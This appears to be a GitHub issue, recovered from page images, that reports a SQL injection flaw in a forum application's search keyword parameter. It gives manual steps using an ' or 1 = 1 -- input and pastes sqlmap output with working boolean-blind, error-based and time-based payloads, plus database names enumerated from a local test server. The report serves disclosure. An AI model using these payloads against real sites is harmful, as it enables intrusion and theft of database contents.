
New issue


Jump to bottom

SQL injection vulnerability in version 5.2.1 #137

Oclosed Dengxu111 opened this issue on Nov 5, 2020 · 1 comment




There is no front-end filtering operation in the input box, and the existence of the vulnerability can be verified manually. Start the project, log in the front end after registering users, create a new topic with the content of "1111111" and the title of "test", and then enter 2 in the search bar, and no data can be found. However, enter '2%' or 1 = 1 -- '(including spaces)', proving that there is a SQL injection vulnerability.



Here is the result of sqlmap:

```
■ 选择C:\Windows\system32\cmd.exe
                                                                                                                                                                                                                X
[14:56:36] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns' [14:56:37] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns' [14:56:38] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [14:56:39] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie if you experience any problems during data retrieval GET parameter 'keyword's vulnerable. Do you want to keep testing the others (if any)? [y/N]
 sqlmap identified the following injection point(s) with a total of 339 HTTP(s) requests:
 Parameter: keyword (GET)
          Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: keyword=2' OR NOT 2100=2100#
          Type: error-based
           Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_
Payload: keyword=2' AND GTID_SUBSET(CONCAT(0x7171786b71, (SELECT (ELT(7894=7894, 1))), 0x7, 1706b7a71), 7894) -- BKXc
          Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: keyword=2' AND (SELECT 6478 FROM (SELECT(SLEEP(5)))Azfd)-- eeJa
[14:56:39] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[14:56:39] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 251 times
[14:56:39] [INFO] fetched data logged to text files under 'C:\Users\DengXu\AppData\Local\sq
lmap\output\localhost'
  [*] ending @ 14:56:39 /2020-09-01/
   ■ 选择C:\Windows\system32\cmd.exe
                                                                                                                                                                                                                [14:57:11] [INFO] the back-end DBMS is MySQL back-end DBMS: MySQL >= 5.6 [14:57:11] [INFO] fetching database names [14:57:11] [INFO] retrieved: 'information_schema' [14:57:12] [INFO] retrieved: 'demo_inxedu_v2_0_open' [14:57:12] [INFO] retrieved: 'guns_advanced' [14:57:12] [INFO] retrieved: 'liuxing' [14:57:12] [INFO] retrieved: 'mysql' [14:57:12] [INFO] retrieved: 'ofcms' [14:57:12] [INFO] retrieved: 'performance_schema' [14:57:13] [INFO] retrieved: 'ypybbs' [14:57:13] [INFO] retrieved: 'sys' [14:57:13] [INFO] retrieved: 'sys' [14:57:13] [INFO] retrieved: 'test_db_01' [14:57:13] [INFO] retrieved: 'web_db' available databases [11]:
  available databases [11]:
[*] demo_inxedu_v2_0_open
          guns_advanced
          information_schema
  [*]
[*]
[*]
[*]
          liuxing
          ofcms
          performance_schema
         sys
test_db_01
        web_db
[14:57:13] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 12 times
[14:57:13] [INFO] fetched data logged to text files under 'C:\Users\DengXu\AppData\Local\sq
lmap\outpu<mark>\\localhost'</mark>
   [*] ending @ 14:57:13 /2020-09-01/
```



No branches or pull requests

2 participants

